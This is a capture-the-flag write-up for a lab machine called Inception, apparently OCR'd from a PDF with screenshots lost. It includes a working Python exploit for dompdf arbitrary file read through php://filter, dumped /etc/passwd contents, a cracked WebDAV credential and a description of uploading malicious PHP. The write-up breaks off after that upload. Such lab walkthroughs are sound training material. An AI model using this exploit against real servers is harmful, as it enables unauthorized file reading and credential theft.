Inception

Synopsis

Inception requires pivoting to advance. There are many different steps and techniques needed to successfully achieve root access on the main host operating system. Good enumeration skills are an asset when attempting this machine.

Skills

- Knowledge of Linux
- Understanding of various pivot techniques
- Identifying vulnerable services
- Bypassing restrictive network filtering
- Advance local enumeration techniques
- Enumerating services using a pivot machine

Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.10.67
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 09:40 EDT
Nmap scan report for 10.10.10.67 (10.10.10.67)
Host is up (0.091s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Inception
3128/tcp open  http-proxy Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.
3.2 - 4.9 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Linux 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   94.89 ms 10.10.14.1 (10.10.14.1)
2   94.89 ms 10.10.10.67 (10.10.10.67)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.51 seconds
```

We can see only two open ports 80/HTTP and 3128/Proxy
Let’s start from the web because it has much larger attack surface

Opening the browser gives us the following web page




Let’s review the publicly available source code of the application

```
<!-- Todo: test dompdf on php 7.x -->
```


At the very bottom we can see the developer’s comment regarding version of dompdf, in that case let’s check if there are any public exploits against it

```
 Exploit Title                                                   |  Path
dompdf 0.6.0 - 'dompdf.php?read' Arbitrary File Read             | php/webapps/33004.txt
dompdf 0.6.0 beta1 - Remote File Inclusion                       | php/webapps/14851.txt
Dompdf 1.2.1 - Remote Code Execution (RCE)                       | php/webapps/51270.py
TYPO3 Extension ke DomPDF - Remote Code Execution                | php/webapps/35443.txt
```


We found a few exploits that we can utilise



And we now we can read files from the server, let's forward it to BurpSuite to extract other files



And after decoding



To automate it, we create a simple python script

```
import requests
import re
from base64 import b64decode
from cmd import Cmd

class Terminal(Cmd):

 prompt="⟹"

 def default(self,args):
  res=requests.get('http://10.10.10.67/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource='+args)
  res2=re.findall('Tf(.*?)TJ',res.text,re.DOTALL)[0]
  print(b64decode(res2))

Term=Terminal().cmdloop()
```


```
└─# python exploit.py
⟹/etc/passwd
b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nolo
n\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/s
ol/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp
usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr
bin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Repor
ng System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-timesync:x:100:102:systemd Time Syn
ronization,,,:/run/systemd:/bin/false\nsystemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false\nsystemd-resolve:x:102:104:sys
md Resolver,,,:/run/systemd/resolve:/bin/false\nsystemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false\nsyslog:x:104:108::/home/syslog:/b
/false\n_apt:x:105:65534::/nonexistent:/bin/false\nsshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin\ncobb:x:1000:1000::/home/cobb:/bin/bash\n'
```


And now we can just type a name of the file and base64 decoded version will be displayed to us

Reading apache configuration file “/etc/apache2/sites-enabled/000-default.conf” provided us with information about file that contains passwords

```
    #Include conf-available/serve-cgi-bin.conf
    Alias /webdav_test_inception /var/www/html/webdav_test_inception
    <Location /webdav_test_inception>
            Options FollowSymLinks
            DAV On
            AuthType Basic
            AuthName "webdav test credential"
            AuthUserFile /var/www/html/webdav_test_inception/webdav.passwd
            Require valid-user
    </Location>
irtualHost>
```


Let’s use our CVE to get the content of the file





And after decoding we got a username and password hash

Now we launch hashcat to crack the hash




After a while we successfully cracked the hash, so our recovered credentials are as follows


Web_tester:babygurl69


With those credentials we can access webdav_test_inception_page

It’s important to notice that we deal with WebDav which is an HTTP extension that allows to upload files on the server, in the next step we will abuse this functionality to PUT a malicious file on the server




And we managed to PUT a malicious PHP files on the server






